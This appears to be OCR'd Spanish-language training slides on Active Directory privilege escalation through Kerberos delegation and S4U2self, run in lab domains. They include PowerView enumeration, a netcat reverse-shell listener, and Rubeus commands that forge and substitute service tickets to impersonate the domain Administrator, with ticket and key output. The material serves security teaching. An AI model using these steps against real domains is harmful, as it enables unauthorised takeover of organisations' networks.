
Privesc de Dominio – Kerberos Delegation – Unconstrained

- Unconstrained delegation es una configuración en la cual un servicio (o servidor) puede actuar en nombre de cualquier usuario autenticado para acceder a otros recursos de red en el dominio sin restricciones.
- Al habilitarse la delegación sin restricciones, el controlador de dominio incluye el TGT del usuario dentro del TGS (Ticket Granting Service).
- Este TGT se almacena en el proceso LSASS (Local Security Authority Subsystem Service) del servidor, permitiendo que el servidor utilice el TGT del usuario repetidamente para autenticarse en otros servicios en nombre del usuario.

- Si un atacante compromete un servidor configurado con delegación sin restricciones, puede usar el TGT almacenado para acceder a cualquier recurso de la red en nombre de un usuario, incluyendo administradores.
- Si un administrador de dominio se conecta al servidor comprometido, el atacante podría reutilizar el TGT del administrador para obtener privilegios elevados y comprometer toda la infraestructura del dominio.




Privesc de Dominio – Kerberos Delegation – Unconstrained



Privesc de Dominio – Kerberos Delegation – Constrained

- Para el caso del Constrained Delegation esta se habilita sobre una cuenta de servicio, y esta configuración permite el acceso solo a servicios específicos en computadoras específicas como usuario.
- Un escenario típico donde se utiliza la delegación restringida: un usuario se autentica en un servicio web sin usar Kerberos y el servicio web realiza solicitudes a un servidor de base de datos para obtener archivos según la autorización del usuario.
- Para hacerse pasar por el usuario, se utiliza la extensión Service for User (S4U) que proporciona dos extensiones:
- Service for User to Self (S4U2self): permite que un servicio obtenga un TGS reenviable para sí mismo en nombre de un usuario con solo el nombre principal del usuario sin proporcionar una contraseña.
- Servicio de usuario a proxy (S4U2proxy): permite que un servicio obtenga un TGS para un segundo servicio en nombre de un usuario. ¿Qué segundo servicio? Esto está controlado por el atributo msDS-AllowedToDelegateTo. Este atributo contiene una lista de SPN a los que se pueden reenviar los tokens de usuario.



Privesc de Dominio – Kerberos Delegation – Constrained


```
PS C:\AD\Tools> Import-Module .\PowerView_dev.ps1
PS C:\AD\Tools> Get-DomainUser -TrustedToAuth


logoncount                : 19
badpasswordtime           : 12/31/1600 4:00:00 PM
distinguishedname         : CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass               : {top, person, organizationalPerson, user}
displayname               : web svc
lastlogontimestamp        : 1/27/2023 6:21:41 AM
userprincipalname         : websvc
name                      : web svc
objectsid                 : S-1-5-21-1874506631-3219952063-538504511-1113
samaccountname            : websvc
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 1/27/2023 2:21:41 PM
instancetype              : 4
usncreated                : 14488
objectguid                : 8862b451-0bc9-4b26-8ffb-65c803cc74e7
sn                        : svc
lastlogoff                : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto  : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL, CIFS/dcorp-mssql}
objectcategory            : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata     : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19
serviceprincipalname      : {SNMP/ufc-adminsrv.dollarcorp.moneycorp.LOCAL, SNMP/ufc-adminsrv}
givenname                 : web
lastlogon                 : 1/27/2023 6:21:41 AM
badpwdcount               : 0
cn                        : web svc
useraccountcontrol        : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated               : 2/17/2019 1:01:06 PM
primarygroupid            : 513
pwdlastset                : 2/17/2019 5:01:06 AM
usnchanged                : 3377127
```


1

```
PS C:\AD\Tools> whoami
dcorp\appadmin
PS C:\AD\Tools> Get-DomainComputer -TrustedToAuth


logoncount                : 463
badpasswordtime           : 2/18/2019 6:39:39 AM
distinguishedname         : CN=DCORP-ADMINSRV,OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
objectclass               : {top, person, organizationalPerson, user...}
badpwdcount               : 0
lastlogontimestamp        : 1/27/2023 5:02:25 AM
objectsid                 : S-1-5-21-1874506631-3219952063-538504511-1114
samaccountname            : DCORP-ADMINSRV$
localpolicyflags          : 0
codepage                  : 0
samaccounttype            : MACHINE_ACCOUNT
countrycode               : 0
cn                        : DCORP-ADMINSRV
accountexpires            : NEVER
whenchanged               : 1/27/2023 1:02:25 PM
instancetype              : 4
usncreated                : 14594
objectguid                : eda89f4e-dfec-429a-8b78-fe55624b85c9
operatingsystem           : Windows Server 2016 Standard
operatingsystemversion    : 10.0 (14393)
lastlogoff                : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto  : {TIME/dcorp-dc.dollarcorp.moneycorp.LOCAL, TIME/dcorp-DC}
objectcategory            : CN=Computer,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata     : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49
                            PM...}
serviceprincipalname      : {TERMSRV/DCORP-ADMINSRV, TERMSRV/dcorp-adminsrv.dollarcorp.moneycorp.local,
                            WSMAN/dcorp-adminsrv, WSMAN/dcorp-adminsrv.dollarcorp.moneycorp.local...}
lastlogon                 : 1/27/2023 8:03:45 AM
iscriticalsystemobject    : False
usnchanged                : 3374842
useraccountcontrol        : WORKSTATION_TRUST_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated               : 2/17/2019 1:24:51 PM
primarygroupid            : 515
pwdlastset                : 4/15/2019 8:55:19 AM
msds-supportedencryptiontypes : 28
name                      : DCORP-ADMINSRV
```

2

Privesc de Dominio – Kerberos Delegation – Constrained





Privesc Local – S4U2self Privesc

- S4U2Self (Service for User to Self) es una extensión del protocolo de autenticación Kerberos desarrollada por Microsoft que permite a un servicio solicitar un Ticket en nombre de un usuario sin tener acceso a sus credenciales.
- Este ataque de Escalacion de Privilegios, se aprovecha de que una cuenta de servicio puede solicitar un TGT asociado a la cuenta de máquina que aloja el servicio.

- Una vez tenemos el TGT de la cuenta de maquina y con los privilegios de una cuenta de servicio podemos pedir un ST en nombre del usuario Administrator del dominio SERIEA.LOCAL
- Luego de manera local el sname(Servicio al que va dirigido el ticket) lo editamos para colocar algún servicio que nos permita escalar privilegios(CIFS, HTTP, HOST, etc.)

Privesc Local – S4U2self Privesc

```
❯ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.169.152] from (UNKNOWN) [192.168.169.130] 56424
Spawn Shell ...
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>cd C:\Users\Public
cd C:\Users\Public

C:\Users\Public>.\Rubeus.exe tgtdeleg /nowrap
.\Rubeus.exe tgtdeleg /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01-MILAN.seriea.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation requset success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: PeWJbSYM5K78AMwi1m+7WOvSKRInZNB2vxGaLang4TQ=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIF0DCCBcygAwIBBaEDAgEWooIEzjCCBMphggTGMIIEwqADAgEFoQ4bDFNFUklFQS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMU0
b0hJGdAMFqbDl8MiIhjCyUMWU1DB+i0VGgv5/yKl3rni+4Z1WxEpcOkO6yeRYPbBtoUczvAGjS+YkQg4SgPwpxdtooDLo3ZTOyIAeG38GaLu/l6s
WlC22tKBhlDmL525IEmSiFo4xivh3j86PyDV2tOLvbYSaUDZk0smPhP6OCnQXJZsTp7U6Bg6ZP8+zhOu/sRTjjVxIaEwLaxVlKMugJyd0zA0bgsB
fLAbqHEuDjXgSXn2k2VMwVDRESscLipu780dKOUVToQDW2ecU4SHfDSRzsuMIdC1B/dA4J4xQyftBJvrs9wk9vXiR6t6zrl/ZGD+pnEfZHaqHZ6I
VI4F9dWuKNVreBqy4hCg58J5h6L0xHMdQPDWpEBy6AKbvBdJLI3e3Ce1xVJY4BJIoGHLgL+CW3unh8aKJH0JeGEdKQvK7QFSHqVjECRRQsdpH6CC
DW32FszxoPeV26G0jpfWEn/4iixYAuiU5oYM2aljSsLXDNflEy+g6EWwuQjZyAxq6h83n5F3ooKWkayogg/hCQC/mANmgMXuCARPiPeGqB/wUXlX
OGqgewNO+67dSK3q4JOfgBy7T7uQ2SbLkDn49X23LYOYLgjf6uNFpzqaJkW90pCXjIQL5tYmUcRmHLvhdF5I7AcAYMOaqtxZbRlyniDLmElFw2WL
/3ts/vBOT8FAKImxRWVc5pI1Z2ffg07JBycv11WTOlCNRpgh5qDp3/yajdgOaK9qEb0UGF6lamYL7XC+yiCMDqj87+zoYhqXZ7Vg2HuZDpPs9Kc+
EAooHiBIHffYHcMIHZoIHWMIHTMIHQoCswKaADAgESoSIEIInRQ4BrCEaLBUfkn7KrsaO9kg8YyPrb6KY9fwo3ygYBoQ4bDFNFUklFQS5MT0NBTK
DRapxEYDzIwMjQxMTE0MDAwMjQ0WqgOGwxTRVJJRUEuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDFNFUklFQS5MT0NBTA==
```


1

Somos un usuario virtual de Windows(usuario de servicio).

Pedimos un TGT, esto debido que al ser una cuenta de servicio local e interactuamos de forma remota podemos realizar como si fuéramos el servidor al que pertenece esta cuenta de servicio.

```
C:\Users\Public>klist
klist

Current LogonId is 0:0x34f6eb

Cached Tickets: (4)

#0>     Client: SERVER-BOLOGNA$ @ SERIEA.LOCAL
        Server: krbtgt/SERIEA.LOCAL @ SERIEA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 11/6/2024 16:02:44 (local)
        End Time:   11/7/2024 2:02:44 (local)
        Renew Time: 11/13/2024 16:02:44 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC01-MILAN.seriea.local
```


Privesc Local – S4U2self Privesc



Realizamos una petición S4U2Self impersonando a el usuario Administrator del dominio seria.local

Usando el TGT de Server-bologna pedimos un ST.

El ST es para la cuenta de Administrator.



Privesc Local – S4U2self Privesc


C:\Users\Public>.\Rubeus.exe tgssub /altservice:http/Server-Bologna.seriea.local /ticket:doIGAj
3
.\Rubeus.exe tgssub /altservice:http/Server-Bologna.seriea.local /ticket:doIGAjCCBf6gAwIBBaEDAgEW
0VSVkVSLUJPTE9HTkEk /ptt
v2.2.1
[*] Action: Service Ticket sname Substitution
[*] Substituting in alternate service name: http/Server-Bologna.seriea.local
ServiceName : http/Server-Bologna.seriea.local
ServiceRealm : SERIEA.LOCAL
UserName : Administrator
UserRealm : SERIEA.LOCAL
StartTime : 11/6/2024 4:09:15 PM
EndTime : 11/7/2024 2:02:44 AM
RenewTill : 11/13/2024 4:02:44 PM
Flags : name_canonicalize, pre_authent, renewable, forwarded, forwardable
KeyType : aes256_cts_hmac_sha1
Base64(key) : iMHdb2Ylw5y6fHbw3MTGHCGXeCd9zKm4C2KBekbtyRc=
Base64EncodedTicket :
doIGJjCCBiKgAwIBBaEDAgEWooIFGTCCBRVhggURMIIFDaADAgEFoQ4bDFNFUklFQS5MT0NBTKIuMCygAwIBAaElMCMbB
G1NlcnZlci1Cb2xvZ25hLnNlcmllYS5sb2NhbKOCBMQwggTAoAMCARKhAwIBA6KCBLIEggSudWoH6J2lM9Zf4FyZ1Omhs
qLsgtu2HBFj+zENSVIcnd364sqU0MkFYrH3nDubpSMcFMsGnxBCsa/RbUmQRdVglhrzYhYioFD6wfRurr9LkVmikpu1fV
UlyrTeihr/AV8XuqPzoktiS1u9/wnhoDW9au2+/4Sr5HnQsTmPIY/dYHwcZH+MB1hDv2Jy8uAVwtB07tR14w9FyohwLJx
veDWY9VzaX6/Emths/SjEkqgSXjGjmE5ZvrqaKlXGkHkrXvpHGznL/0fMV0mvsSrGxeLQwdKdy9n+JyKAEqPqsE9i5TaW

